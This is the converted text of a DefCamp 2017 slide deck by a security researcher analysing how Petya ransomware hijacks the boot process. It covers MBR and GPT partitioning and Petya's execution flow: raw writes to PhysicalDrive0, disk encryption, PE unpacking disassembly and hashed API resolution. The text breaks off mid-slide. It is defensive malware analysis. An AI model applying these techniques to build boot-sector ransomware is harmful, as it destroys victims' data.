

# Hijacking the Boot Process

## Ransomware Style



**DefCamp<sup>#8</sup>**  
Where Hacking & Security Collide


November 09-10, 2017

Raul Alvarez



# About Me



- Senior Security Researcher @ Fortinet
- 22 published articles in Virus Bulletin
- Regular contributor in our company blog



# Trivia




- IBM 3380 HDA
- 1Gb
- single hard drive assembly (HDA)
- announced June 1980
- 75 pounds


First One  
Gigabyte HD




= 1,024 X



= 2,048 X




= 256 X




# Track 0, Head 0, Sector 1

For floppy disk: Boot Sector



For HD: MBR (Master Boot Record)



# Creating MBR and GPT partitions

# Two Types Of Partitioning


- MBR-style
  - » Standard BIOS
  - » **First sector contains Master Boot Record**
  - » MBR contains the partition table
- GPT (GUID Partition Table)
  - » UEFI - Unified Extensible Firmware Interface
    - UEFI includes a mini-operating system environment implemented in firmware (typically flash memory)
  - » UEFI defines a partitioning scheme called GUID
    - GUID (globally unique identifier) Partition Table (GPT)
  - » **First sector contains protective MBR**
  - » Second and last sectors store the GPT headers

# Using Disk Management


# GPT and MBR-Style Disk

## Using Disk Management


Initialize the new disk as MBR or GPT



Initialize the new disk as MBR or GPT



Disk 1 as MBR




Disk 2 as GPT




# Disk Conversion

Convert an  
MBR disk to  
GPT



Convert a  
GPT disk to  
MBR



# GPT and MBR-Style Partitions

Creating disk partitions

MBR can only have 4 **primary** partitions

Extended partitions

Disk	Volume	Layout	Type	File System	Status	Capacity	Free Space	% Free	Fault Tolerance	Overhead
Disk 1 Basic 20.00 GB Online	(C:)	Simple	Basic	NTFS	Healthy (S...)	40.00 GB	33.56 GB	84 %	No	0%
	New Volume (E:)	Simple	Basic	NTFS	Healthy (P...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (F:)	Simple	Basic	NTFS	Healthy (P...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (G:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (H:)	Simple	Basic	NTFS	Healthy (P...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (I:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (J:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (K:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (L:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (M:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (N:)	Simple	Basic	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%
Disk 2 Basic 19.88 GB Online	New Volume (O:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (P:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (Q:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (R:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (S:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (T:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (U:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (V:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (W:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%
	New Volume (X:)	Simple	Basic	NTFS	Healthy (Prim)	2.00 GB	1.96 GB	98 %	No	0%

GPT can have unlimited number of **primary** partitions

# Using DISKPART

# Using DISKPART

Using DISKPART

The screenshot displays the Windows Disk Management console on the left and two overlapping command prompt windows on the right. The Disk Management console shows three disks: Disk 0 (40.00 GB), Disk 1 (20.00 GB), and Disk 2 (19.88 GB). Disk 2 is highlighted with a red box. The top command prompt window shows the output of the 'diskpart' command, displaying a table of disk information. The bottom command prompt window shows the output of the 'list disk' command, which includes a column for GPT status. A red arrow points from the asterisk in the GPT column of the 'list disk' output to a text box at the bottom.

Volume	File System	Health	Size	Free	Used	Free %	Used %	Free Space	Used Space
New Volume (G:)	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%		
New Volume (H:)	NTFS	Healthy (P...)	2.00 GB	1.96 GB	98 %	No	0%		
New Volume (I:)	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%		
New Volume (J:)	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%		
New Volume (K:)	NTFS	Healthy (L...)	2.00 GB	1.96 GB	98 %	No	0%		

```
C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\katniss>diskpart


C:\Windows\system32\diskpart.exe
Microsoft DiskPart version 6.1.7600
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: WIN-21BE13S0EGB

DISKPART> list disk

   Disk ###    Status         Size      Free      Dyn  Gpt
   -----
   Disk 0      Online          40 GB         0 B
   Disk 1      Online          20 GB    7168 KB
   Disk 2      Online          20 GB    1024 KB      *
```

\* denotes GPT disk

# GPT and MBR Disk Structure



# Petya

# Execution Flow


- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

# New Executable Image

- The new executable image is decrypted with the following codes
- Each pass only decrypts a DWORD value

start of pass

end of pass





# New Executable Image

- checks if it is a valid executable image, with proper MZ/PE marker

```
petya.0041B95E  
cmp dword ptr ds:[eax+ebx],4550  
je petya.41B96A
```

Address	Hex	ASCII
0041B363	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF	MZ.....yy
0041B373	B8 00 00 00 00 00 00 00 40 00 00 00 00 00	.....@.....
0041B383	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B393	00 00 00 00 00 00 00 00 00 00 00 00 E0 00	.....à.....
0041B3A3	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21	..°.!.Li!
0041B3B3	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E	is program can
0041B3C3	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F	t be run in DOS
0041B3D3	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00	mode....\$.
0041B3E3	A5 8E 58 AD E1 EF 36 FE E1 EF 36 FE E1 EF	¥.X.âi6pâi6p
0041B3F3	E8 97 A5 FE E4 EF 36 FE E1 EF 37 FE FD EF	è.¥pâi6pâi6p
0041B403	E4 E3 39 FE E2 EF 36 FE EC BD D6 FE E0 EF	ââ9pâi6pâi6p
0041B413	EC BD D7 FE E4 EF 36 FE EC BD D2 FE F4 EF	i%xpâi6pâi6p
0041B423	EC BD EA FE E0 EF 36 FE EC BD E8 FE E0 EF	i%épâi6pâi6p
0041B433	52 69 63 68 E1 EF 36 FE 00 00 00 00 00 00	Richâi6p
0041B443	50 45 00 00 4C 01 05 00 7D F7 F2 56 00 00	PE..L...}÷ov
0041B453	00 00 00 00 E0 00 02 21 0B 01 0C 00 00 84	.....à.!. ..
0041B463	00 34 00 00 00 00 00 00 D0 90 00 00 00 10	.4.....Đ.....
0041B473	00 A0 00 00 00 00 00 10 00 10 00 00 00 02	.....
0041B483	05 00 01 00 00 00 00 00 05 00 01 00 00 00	.....
0041B493	00 20 01 00 00 04 00 00 00 00 00 00 02 00	.....
0041B4A3	00 00 10 00 00 10 00 00 00 00 10 00 00 10	.....
0041B4B3	00 00 00 00 10 00 00 00 E0 A7 00 00 52 00	.....à§..R.
0041B4C3	34 A8 00 00 3C 00 00 00 00 00 00 00 00 00	4...<.....
0041B4D3	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B4E3	00 E0 00 00 34 02 00 00 00 00 00 00 00 00	..à.4.....
0041B4F3	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B503	00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0041B513	0E 38 9B 04 DE 87 C7 04 DE 27 C5 04 FE 86	.;..P.Ç.P'Â.p.Ç
0041B523	DE 87 C7 04 DE 87 C7 04 DE 87 C7 04 DE 87	P.Ç.P.Ç.P.Ç.P.Ç
0041B533	DE 87 C7 04 DE 87 C7 04 50 74 A9 7C 8B 86	P.Ç.P.Ç.Pt0 ..Ç
0041B543	50 06 C6 04 DE 97 C0 04 DE 8B C0 04 DE 0B	P.Æ.P.Â.P.Â.P.Â
0041B553	DE 87 C7 04 DE 87 C7 04 DE 87 C7 04 BE 80	P.Ç.P.Ç.P.Ç.%.Ç
0041B563	B2 76 AA A5 8C 5D C6 04 88 8C C0 04 DE 27	=vâ¥.]Æ...Â.P'Â
0041B573	DE 93 C0 04 DE 0F C5 04 DE 87 C7 04 DE 87	P.Â.P.Â.P.Ç.P.Ç

```
petya.0041B967  
dec ebx  
jmp petya.41B946
```

```
petya.0041B946  
mov eax,5A4D  
cmp word ptr ds:[ebx],ax  
jne petya.41B967
```

```
petya.0041B950  
mov eax,dword ptr ds:[ebx+3C] ; ebx+3C:"`C"  
lea ecx,dword ptr ds:[eax-40]  
cmp ecx,3BF  
ja petya.41B967
```

# New Executable Image

- resolves GetProcAddress, LoadLibraryA, and VirtualAlloc APIs by comparing the hashed values of the different APIs in kernel32 library

The image shows a screenshot of a debugger window displaying assembly code on the left and a memory dump on the right. Two large red arrows point from the assembly code to the memory dump. The assembly code includes instructions like `mov esi, dword ptr ds:[ebx+10]`, `push 3`, `mov eax, dword ptr ds:[esi+3C]`, `mov eax, dword ptr ds:[eax+esi+78]`, `add eax, esi`, `mov dword ptr ss:[esp+1C], eax`, `mov edi, dword ptr ds:[eax+20]`, `mov ebp, dword ptr ds:[eax+24]`, `add edi, esi`, `pop eax`, `add ebp, esi`, `mov ebx, eax`, `mov ecx, dword ptr ds:[edi]`, `add ecx, esi`, `xor edx, edx`, `mov al, byte ptr ds:[ecx]`, `ror edx, b`, `movsx eax, al`, `add edx, eax`, `inc ecx`, `mov al, byte ptr ds:[ecx]`, `test al, al`, `jne petya.41B9F1`, `cmp edx, EC0E4E8E`, `je petya.41BA18`, `cmp edx, 7C0DFCAA`, `je petya.41BA18`, `cmp edx, 91AFCA54`, and `jne petya.41BA62`. The memory dump shows a list of addresses and hex values, with the 